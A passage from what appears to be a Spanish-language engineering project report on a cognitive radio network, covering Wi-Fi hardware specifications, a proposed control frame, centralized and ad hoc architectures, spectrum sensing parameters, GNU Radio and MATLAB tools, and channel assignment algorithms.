 - Inalámbrico - IEEE 802.11n, IEEE 802.11g, IEEE 802.11b;
 - Cableado - IEEE 802.3, IEEE 802.3u
- Frecuencia de transmisión inalámbrica
 - 11n: máximo hasta 150Mbps
 - 11g: máximo hasta 54Mbps
 - 11b: máximo hasta 11Mbps
- Número de pistas: 1-14
- Rango de frecuencia: 2.4-2.4835G
- Potencia de emisión: 12-15dBm
- Interfaz: 1 interfaz multiplex LAN / WAN 10 / 100Mbps, interfaz
- Antena: Antena a bordo / Antena externa.




Figura 8 – ANT500

Las Antenas a utilizar serán del tipo telescópica omnidireccional diseñada para la operación en 75MHz a 1GHz para el equipo Hack RF. Tiene un longitud que varia de 20 a 88 cm. Esta construida de acero inoxidable y cuenta con un conector macho SMA, eje giratorio y codo ajustable.

Es una antena de uso general de 50 Ohmios.

En cuanto a la antena del módulo WIFI HLK-RM04, se contará con una antena de 5/8 de 8dbi con conector SMA.[6]

3. Esquemas de Comunicaciones

El esquema de comunicaciones de este proyecto está basado en la encapsulación de una trama de control no estandarizada de diseño propio, en una trama del estándar de Wi-Fi IEEE 802.11, tal como se ve en la Figura 9.




Figura 9 – Trama Estándar WiFi

Este encapsulamiento se prevee utilizar en cuanto se requiera transmitir sobre la banda de 2.4GHz en la cual se situa WiFi, siendo el rango libre autorizado de 2.4 Ghz a 2.4835. Este rango se divide en 14 canales, cada uno tiene un ancho de 22 Mhz pero el centro de cada canal es de 5 Mhz(Vease Figura 10). No obstante, nuestra trama de control sera enviada sin el desarrollo del paso anterior cuando se den las condiciones de transmisión en otra banda, que para los fines del proyecto, seran las restantes bandas no lincenciadas. En este ultimo caso la trama sera procesada con Multiplexación por división de frecuencia ortogonal. (OFDM) ya que esta resulta eficiente en el uso del ancho de banda disponible.




Figura 10 – Canales banda 2.4GHz

Las técnicas de modulación utilizadas son las siguientes:

- Frequency Hopping Spread Spectrum-FHSS.
- Direct-sequence spread spectrum-DSSS.
- Orthogonal Frequency División Multiplexing-OFDM.[9]

La trama de control de enlace que proponemos está basada en un diseño flexible en la cual podemos establecer convergencia con las capas 2 y 3 del modelo OSI en el caso de utilizar la frecuencia de WIFI 2.4 GHz o bien otra

frecuencia de las bandas no licenciadas, esto debido a que la cabecera tendrá información tanto de direcciones MAC e IP de origen y destino en conjunto con un campo de código que nos brindará información del tipo de trama que se está enviando.




Figura 11 – Trama de Control Propuesta

A continuación, se define el diseño de la trama de control de enlace propuesta en la Figura 11:

- Dirección IP/MAC Destino: Campo de 8 bytes de longitud asociado a la dirección IP o MAC del equipo terminal destinatario.
- Dirección IP/MAC Origen: Campo de 8 bytes de longitud, asociado a la dirección IP o MAC del equipo terminal destinatario.
- Campo de Código: Código de 16 bytes de longitud destinado a diferenciar el tipo de trama transmitida. Su función está prevista para el control y establecimiento de la conexión, discriminación del nivel de capa (IP o MAC), entre otras funcionalidades.
- Campo de Datos: Este campo contendrá la información del espectro necesaria para la gestión del mismo. Se prevé realizar pruebas con campos de longitud fija de información de espectro(IE) para mejorar el rendimiento del procesador.
- CRC: comprobación de errores de la trama
- Retorno de carro: Delimitador de la trama. Marca el Final de la trama de control.

La relación existente entre las datos y las tramas, como se expresó con anterioridad, será un proceso de encapsulamiento donde la información de espectro sera encapsulada por la trama de control la cual agregará su cabecera y cola. A su vez esta trama sera encapsulada por la la trama correspondiente al estandar IEEE 802.11 la cual también agregará su información de cabecera y cola. Realizado dicho proceso se procederá a la modulación de la misma para posteriormente ser enviada por la banda y




Figura 12 – Relación entre capas

canales correspondiente, a partir de los criterios de gestión planteados para su selección.

4. Arquitecturas de la Red Inalámbrica Cognitiva

Las CRNs centralizadas son redes basadas en infraestructuras en las cuales las estaciones base de radio cognitivas controlan y coordinan las actividades de transmisión de los usuarios de radio cognitivos secundarios como se muestra en la Figura 13. Las estaciones base de radio cognitivas controlan las transmisiones secundarias sobre las bandas licenciadas y no licenciadas recopilando toda la información relacionada con el espectro de los usuarios de radio cognitiva. Basándose en la información recopilada, las estaciones base toman decisiones de acceso al espectro global para todos los nodos. Un ejemplo de CRN centralizada basada en infraestructura es el modelo de red IEEE 802.22. El IEEE 802.22 es el primer estándar mundial para CRNs. El estándar IEEE 802.22 define las especificaciones de un esquema de comunicación punto a multipunto sobre las bandas de televisión no utilizadas en las que una estación base gestiona usuarios de radio




Figura 13 – Arquitectura Centralizada

cognitivos dentro de un radio de 33 km utilizando una base de datos de espectro centralizada.

Las ventajas de este esquema para CRN radican en pueden brindar la capacidad de evitar la redundancia y la inconsistencia del sistema. Facilita la aplicaciones de restricciones de recursos de espectro como la posibilidad de realizar una mejor asignación a las prioridades de tráfico. El procesamiento de los datos ofrece un mejor rendimiento y resultan más confiables que los sistemas distribuidos.

Las arquitecturas centralizadas también pueden agregar desventajas a la red cognitiva debido a que si la estación base falla, se perdería toda la disponibilidad y procesamiento de información que posee el sistema dejando sin servicio a los usuarios.

La carga de trabajo al módulo inalámbrico de CR es otra desventaja de este esquema siendo la depuración y el mantenimiento puntos críticos.

Alternativamente, los CRN también pueden tener los nodos cognitivos comunicándose entre sí mediante **conexiones ad hoc punto a punto** sobre las bandas licenciadas o no licenciadas como se muestra en la Figura 16. Al mismo tiempo que alivian el costo de infraestructura, tales CRN sin infraestructura han aumentado la complejidad de las redes. En ausencia de una entidad centralizada controladora, los nodos de radio cognitivos en una CRN distribuida coordinan conjuntamente sus decisiones de acceso al espectro para compartir las oportunidades espectrales disponibles. Por lo tanto, mecanismos globales como la sincronización de toda la red podrían ser necesarios para la coordinación del acceso al espectro. Además, se utilizan técnicas de detección y comunicación cooperativas distribuidas para mejorar el rendimiento general de la red. El ejemplo de las CRN distribuidas incluye el modo peer to-peer de la red de acceso dinámico NeXt Generation (XG) de DARPA.[10]

Las ventajas inherentes de emplear un arquitectura distribuida ad hoc para la implementación de un CRN son las cualidades consecuentes de tener dispositivos de

usuarios más inteligentes, donde dichos dispositivos satisfará las necesidades del usuarios sin la dependencia de un nodo central. Las respuestas en cuanto la decisión de asignación de espectro serían mucho más veloces debido a las características modulares del sistema. Así mismo este tipo de esquema posee gran robustez frente a fallas ya que si un componente falla, no afectará a todo el sistema.

Si bien este tipo de arquitectura es una opción tentadora, las mismas ventajas traen problemas a la implementación. Los requerimientos de procesamientos como de tecnología son elevados debido a que cada nodo deberá tener capacidades cognitivas y de reconfiguración. La ausencia de un nodo central haría más compleja la administración de la red contribuyendo a errores en la recopilación de datos y servicios con posibilidades de fallas.

5. Procesamiento de datos

La gestión del espectro está íntimamente relacionada con la fase de sentido del mismo, la adquisición de datos para su posterior procesamiento es una parte importante del proceso cognitivo. Debido a esto es necesario plantear los factores y variables que serán capturados a partir del sentido del espectro que consideramos influyentes, necesarios y suficientes para la caracterización de los canales de radio.




Figura 14 – Arquitectura Distribuida Ad Hoc

5.1. Sensado y adquisición de datos

En la red cognitiva planteada, las bandas de espectro no utilizadas se extenderán a lo largo de una amplia gama de frecuencias, dentro del rango de frecuencia no licenciadas. Estas bandas de espectro no utilizadas detectadas mediante detección de espectro muestran características diferentes de acuerdo con no sólo el entorno de radio que varía en el

tiempo, sino también la información de banda de espectro, tal como la frecuencia de funcionamiento y el ancho de banda. Dado que las CRN deberían decidir la mejor banda de espectro para satisfacer los requisitos de QoS sobre todas las bandas de espectro disponibles, se requieren nuevas funciones de gestión del espectro para este tipo de red, teniendo en cuenta las características del **espectro dinámico**. En esta sección se investigara el análisis espectral de los parámetros inherentes de los canales de comunicación ofrecidos por el red.

En las redes CRN, los agujeros de espectro disponibles muestran diferentes características que varían con el tiempo. Puesto que los usuarios están equipados con la capa física basada en radio cognitiva, es importante comprender las características de las diferentes bandas de espectro. El análisis de espectro permite la caracterización de diferentes bandas de espectro, que pueden explotarse para obtener la banda de adecuada a los requerimientos del usuario y obtener un aumento de la eficiencia espectral como del rendimiento de los recursos de radiofrecuencia.

Para describir la naturaleza dinámica de las redes de radio cognitiva, cada oportunidad del espectro debería caracterizarse considerando no sólo el entorno radioeléctrico variable en el tiempo sino también la actividad del usuario y la información de la banda del espectro, como la frecuencia de funcionamiento y el ancho de banda. Por lo tanto, es esencial definir los parámetros que serán capturados en la fase de sensado como nivel de potencia en los canales, interferencia, tasa de error de canal, pérdida de trayecto o pérdida de propagación a partir de la medición de la distancia entre nodos, tiempo de espera que puede representar la calidad de una banda de espectro particular como sigue:

- Relación Señal a Ruido (SNR): los niveles de potencia requeridos para satisfacer y mantener la calidad de servicio adecuada de todos los usuarios que soliciten un canal o estén transmitiendo en uno.
- Interferencia: Algunas bandas de espectro están más concurridas en comparación con otras. Por lo tanto, la banda de espectro en uso determina las características de interferencia del canal. A partir de la cantidad de interferencia en el canal, se puede derivar la potencia permisible de un usuario, que se utiliza para la estimación de la capacidad del canal.
- Pérdida de trayectoria: La pérdida de trayectoria aumenta a medida que aumenta la frecuencia de operación y aumenta la distancia. Por lo tanto, si la potencia de transmisión de un usuario permanece igual, entonces su rango de transmisión disminuye a frecuencias más altas y a distancias mayores. De forma similar, si se aumenta la potencia de transmisión para compensar la mayor pérdida de trayectoria,

entonces esto resulta en una interferencia más alta para otros usuarios.

- Errores de enlace inalámbrico: Dependiendo del esquema de modulación y del nivel de interferencia de la banda de espectro, la tasa de error del canal cambia.[13]

Muchos de los factores necesarios para realizar la estimación del mejor canal disponible radican en procesos estocásticos o estadísticos los cuales también tendremos en cuenta para la posterior aplicación del modelo de asignación dinámica de espectro.

La capacidad del canal, que puede derivarse de los parámetros explicados anteriormente, es el factor más importante para la caracterización del espectro, pero así mismo para el esquema de red planteado este valor no representaría un valor completamente real, por lo que su cálculo se basaría en un desarrollo estadístico del mismo. Por lo general, la Relación Señal/Ruido (SNR) en el receptor se ha utilizado para la estimación de capacidad. Sin embargo, como el parámetro SNR sólo considera las observaciones locales de los usuarios, no es suficiente para evitar la interferencia. Por lo tanto, para la caracterización del espectro utilizaremos una estimación de capacidad basada en la interferencia en los receptores. El modelo de temperatura de interferencia [14] puede ser explotado para este enfoque. El límite de temperatura de interferencia indica un límite superior o tapa sobre la energía de RF potencial que podría introducirse en la banda. Por consiguiente, utilizando la cantidad de interferencia permitida, se puede determinar la potencia de transmisión máxima permisible de un usuario de CRN.

Entonces, partiendo de la estimación de canal propuesta por Shannon-Hartley podemos obtener la capacidad del espectro C como sigue:

$$C = B \log_2 \left(1 + \frac{S}{N+I} \right), \quad (1)$$

donde B es el ancho de banda, S es la potencia de la señal recibida del usuario y N es el ruido recibido por el receptor e I es el nivel de interferencia captado por el receptor.

De todas maneras, el análisis completo y la caracterización del espectro están aun en desarrollo para las red planteada en este proyecto.

5.2. Software de procesamiento de datos

Los programas para el procesamiento de datos que se tendrán en cuenta para la implementación de la red radio cognitiva son dos potentes herramientas que contrastan en cuanto disponibilidad. Dichas herramientas de software son GNU Radio y MatLab, siendo el primero un software de código abierto y público, y el segundo un programa de pago de carácter privado. A continuación definiremos sus principales características.

GNU Radio es un conjunto de herramientas de desarrollo de software libre y de código abierto que proporciona bloques de procesamiento de señales con los

que trabajar en la simulación. GNU Radio está bajo la Licencia Pública General de GNU (GPL) versión 3.

Todo el código es copyright de la Free Software Foundation. Un software radio es un radio system que lleva a cabo el procesamiento de la señal requerida en el software en lugar de utilizar circuitos integrados dedicados a ellos, es decir, sin ser necesario hardware. GNU Radio realiza todo el procesamiento de la señal. Se puede utilizar para escribir aplicaciones, para recibir datos de flujos digitales o para enviar datos en flujos digitales. GNU Radio tiene filtros, códigos de canal, elementos de sincronización, ecualizadores, demoduladores, vocoders, decodificadores, y muchos otros elementos que se encuentran típicamente en los sistemas de radio. Más importante aún, se incluye un método para conectar estos bloques y luego se administra la forma en que se pasan los datos de un bloque a otro. De esta forma, si vemos que nos falta un bloque para trabajar, podemos crearlo fácilmente con unas pocas líneas de código.




Figura 15 – Diagrama de Flujo GNURadio

GNU Radio, como software, sólo puede manejar datos digitales. Por lo general, las muestras en banda de base complejas son el tipo de datos de entrada de los receptores y el tipo de datos de salida de los transmisores. El hardware analógico se usa entonces para desplazar la señal a la frecuencia central deseada (modular). Aparte de este requisito, cualquier tipo de datos se puede pasar de un bloque a otro - ya sea Bits, bytes, vectores, bursts o tipos de datos más complejos, lo que compone una potente herramienta de procesamiento.

Las aplicaciones de GNU Radio están escritas principalmente en lenguaje de programación Python. Sin embargo, la ruta de datos está escrito en C++.

Esta herramienta ofrece funcionalidades interesantes en cuanto procesamiento de datos y ya esta siendo utilizada para varios investigadores en distintas partes del mundo para la mejora del rendimiento del espectro en WLAN's.[11]

El software de procesamiento de datos, MATLAB (abreviatura de MATrix LABoratory, "laboratorio de matrices") es una herramienta de software matemático que ofrece un entorno de desarrollo integrado (IDE) con un lenguaje de programación propio (lenguaje M).

Entre sus prestaciones básicas se hallan: la manipulación de matrices, la representación de datos y funciones, la implementación de algoritmos, la creación de interfaces de usuario (GUI) y la comunicación con programas en otros lenguajes y con otros dispositivos hardware. El paquete MATLAB dispone de dos herramientas adicionales que expanden sus prestaciones, a saber, Simulink (plataforma de simulación multidominio) y GUIDE (editor de interfaces de usuario - GUI). Además, se pueden ampliar las capacidades de MATLAB con las cajas de herramientas (toolboxes); y las de Simulink con los paquetes de bloques (blocksets).




Figura 16 – SDR en Simulink

Las aplicaciones de MATLAB se desarrollan en un lenguaje de programación propio. Este lenguaje es interpretado, y puede ejecutarse tanto en el entorno interactivo, como a través de un archivo de script (archivos *.m). Este lenguaje permite operaciones de vectores y matrices, funciones, cálculo lambda, y programación orientada a objetos.

MatLab es un software que a comparación de GNURadio u otros programas de procesamiento tiende a ser lento cuando se requiere diseñar aplicaciones complejas y extensas.



Figura 17 – SDR en entorno de programación MatLab

MATLAB puede llamar funciones y subrutinas escritas en C o Fortran. Se crea una función envoltorio que permite que sean pasados y devueltos tipos de datos de MATLAB. Los archivos objeto dinámicamente cargables creados compilando esas funciones se denominan "MEX-files", aunque la extensión de nombre de archivo depende del sistema operativo y del procesador.[12]

Este software de procesamiento nos brinda una amplia gama de posibilidades para el fin de este proyecto ofreciéndonos un entorno interactivo y un entorno de programación ambos igualmente potentes, donde este último facilitaría el desarrollo de los algoritmos de gestión y de la reconfiguración necesaria de los nodos de radio cognitiva.

En tal caso, sería necesario realizar agregados de drivers al ordenador para que el software tenga una mejor respuesta en velocidad de procesamiento.

6. Gestión de la Red

El hardware y las regulaciones en redes inalámbricas tradicionales restringen estáticamente las frecuencias de operación de los usuarios. A pesar de que pueden realizarse aplicaciones para ajustar algunos parámetros, estas condiciones son limitantes a la hora de la adaptación al entorno de radio externo.

La etapa de toma de decisiones y gestión de la asignación de espectro en redes de radio cognitiva se encuentra aún en desarrollo a diferencia de la fase de sensado, lo cual motiva al diseño de soluciones para dicha área, siendo ese el tema de este proyecto. El problema a resolver se enfoca en la caracterización del entorno de radio y la posterior decisión y asignación de canal según políticas y criterios propuestos, esto con el fin de lograr un sistema capaz de aprovechar los agujeros espectrales y conseguir de esa manera mayor eficiencia espectral y mayor calidad de servicio a los usuarios.

Presentamos un modelo de selección y asignación simplificado. Se planteará una red del tipo centralizada y se propondrá un método de selección de canal proactivo en conjunto con una asignación de canal tipo reactiva.

Este método resultaría ser más eficiente en cuanto a la disminución en el tiempo de asignación de bandas o canales, disminuyendo el tamaño en la cola de espera de usuarios cognitivos en topologías centralizadas.

El método presentado (ver Figura 18) consiste en realizar la captura de información de espectro la cual será obtenida del sensado del entorno. A partir de este se procederá a la caracterización de los canales para su posterior selección y almacenado en la base de datos. Estas mediciones, en un




Figura 18 – Bloque de captura y selección de canales

principio se realizaran en forma discontinuada en diferentes horas del día, a fin de tener una muestra coherentes con el trafico de horas pico y horas valle. A posteriori, se plantea recolectar la información en tiempo real, realizando un proceso de captación de datos y actualización constante de la base de datos.

Al momento de recibir la información necesaria del espectro, se procederá a caracterizar dichos canales, con lo cual a partir de un método de decisión multi-variable se discriminará los canales disponibles y ocupados. Los criterios a tener en cuenta para dicha selección estarán dados por la información brindada por los datos almacenados en la base de datos de SNR, interferencia, etc. Cada uno de los canales clasificados, disponible y no disponibles, serán almacenados en registros de memoria y su información estadística almacenada en la base de datos propuesta. Llamaremos a este flujo Bloque de Selección, el cual usaremos en los próximos algoritmos.




Figura 19 – Inicialización (Arq. Centralizada)

Como se observa en la Figura 19, cuando un usuario realice una solicitud en el esquema de arquitectura centralizada, a partir de enviar una trama por el canal de control común en modo Broadcast, se indagará por la disponibilidad de canales en los nodos centrales, asignando al usuario el canal óptimo para sus necesidades de tráfico, según lo disponga el nodo central.

Cuando un usuario sea asignado a un canal, se lo discriminara con el fin de realizar mantenimiento a su enlace. Cuando el usuario detecte un decaimiento de potencia por debajo de un umbral determinando, informara




Figura 20 – Mantenimiento del enlace de Usuario (Arq. Centralizada/Distribuida)

al nodo central, el cual procederá a la búsqueda de un nuevo canal que cumpla con los requerimientos del usuario. Realizado el proceso de búsqueda de canales en las bandas no licenciadas, se reasigna al usuario a otro canal. En el caso de no poseer canales con los requerimientos requeridos se realizará la derivación del usuario a otro nodo cercano en prioridad baja.

Es modelo de decisión basado en una base de datos y en la trama de control puede modificarse ligeramente para ser adaptado a una arquitectura de red distribuido(Ver Figura 21), ya que él envió de la trama de control de enlace por la banda angosta en modo Broadcast daría como resultado la colaboración entre todos los nodos y usuarios finales teniendo una base de datos distribuida capaz de brindar una mejor administración de la red y manejar con más eficiencia la asignación de canales a los usuarios entrantes. Además,

